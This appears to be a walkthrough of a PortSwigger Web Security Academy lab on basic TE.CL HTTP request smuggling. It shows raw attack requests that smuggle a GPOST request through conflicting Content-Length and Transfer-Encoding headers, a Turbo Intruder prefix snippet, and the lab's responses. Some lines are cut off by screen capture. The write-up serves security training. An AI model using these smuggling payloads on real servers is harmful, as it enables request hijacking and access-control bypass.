Lab: HTTP request smuggling, basic TE.CL vulnerability

Description from academy

TE.CL vulnerabilities

Here, the front-end server uses the `Transfer-Encoding` header and the back-end server uses the `Content-Length` header. We can perform a simple HTTP request smuggling attack as follows:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

Lab

The lab requirements differ from the description. The lab wants us to try and get the server to return GPOST.

First bash via manual attempts

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1 \r \n
2  Host: 0af5009404c0878cc0ef12e400980003.web-security-academy.n
3  Cookie: session=jhPvuC1pUH7OTlNp1SJcXEOxfZciOJpd \r \n
4  Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8" \r \n
5  Sec-Ch-Ua-Mobile: ?0 \r \n
6  Sec-Ch-Ua-Platform: "Windows" \r \n
7  Upgrade-Insecure-Requests: 1 \r \n
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
   Chrome/105.0.5195.102 Safari/537.36 \r \n
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   ,application/signed-exchange;v=b3;q=0.9 \r \n
10 Sec-Fetch-Site: same-origin \r \n
11 Sec-Fetch-Mode: navigate \r \n
12 Sec-Fetch-User: ?1 \r \n
13 Sec-Fetch-Dest: document \r \n
14 Referer: https://0af5009404c0878cc0ef12e400980003.web-securit
15 Accept-Encoding: gzip, deflate \r \n
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 \r \n
17 Connection: close \r \n
18 Content-Type: application/x-www-form-urlencoded \r \n
19 Content-Length: 4 \r \n
20 Transfer-Encoding: chunked \r \n
21 \r \n
22 5c \r \n
23 GPOST / HTTP/1.1 \r \n
24 Content-Type: application/x-www-form-urlencoded \r \n
25 Content-Length: 15 \r \n
26 \r \n
27 x=1 \r \n
28 0 \r \n
29 \r \n
30
```

Which gave me this..

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/jsc
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"
```

Pat on the back


Congratulations, you solved the lab!

Automated lab


Send Web Root Request to Repeater




Change Body to Post Request




Send Smuggle Probe



Review Smuggle Probe Results



Right Click on Request for Attack Menu



Tee Up Turbo Intruder - Change to GPOST & Add P/Swigger Host Address

```
                            maxRetriesPerRequest=0,
                            engine=Engine.THREADED,
                            )
    # This will prefix the victim's request. Edit it to achieve the desired
    prefix = '''GPOST / HTTP/1.1
Host: 0a8f00a1043f5fb2c0312c4900cc00dc.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1'''

    # HTTP uses \r\n for line-endings. Linux uses \n so we need to normalise
```

Response !


```
Pretty  Raw  Hex  Render
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json
3 Content-Encoding: gzip
4 Connection: close
5 Content-Length: 47
6
7 "Unrecognized method GPOST"
```

Profit


Congratulations, you solved the lab!

Manual Exploitation

Send Web Root to Repeater



Set Up Repeater and Send Twice



Full POST Request As Opposed to Stripped Down

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1 \r \n
2  Host: 0a5900cc04030a80c0c863c500c00081.web-se
3  Cookie: session=VWVjHAgNGzhDWzhJGTy1WO4MK1pX
4  Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";
5  Sec-Ch-Ua-Mobile: ?0 \r \n
6  Sec-Ch-Ua-Platform: "Windows" \r \n
7  Upgrade-Insecure-Requests: 1 \r \n
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Wir
   Chrome/104.0.5112.102 Safari/537.36 \r \n
9  Accept:
   text/html,application/xhtml+xml,application/x
   ,application/signed-exchange;v=b3;q=0.9 \r \n
10 Sec-Fetch-Site: same-origin \r \n
11 Sec-Fetch-Mode: navigate \r \n
12 Sec-Fetch-User: ?1 \r \n
13 Sec-Fetch-Dest: document \r \n
14 Referer: https://0a5900cc04030a80c0c863c500c0
15 Accept-Encoding: gzip, deflate \r \n
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 \
17 Connection: close \r \n
18 Content-Type: application/x-www-form-urlencod
19 Content-Length: 4 \r \n
20 Transfer-Encoding: chunked \r \n
21 \r \n
22 5c \r \n
23 GPOST / HTTP/1.1 \r \n
24 Content-Type: application/x-www-form-urlencod
25 Content-Length: 15 \r \n
26 \r \n
27 x=1 \r \n
28 0 \r \n
29 \r \n
30
```

Review Response

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"
```

Profit

Congratulations, you solved the lab!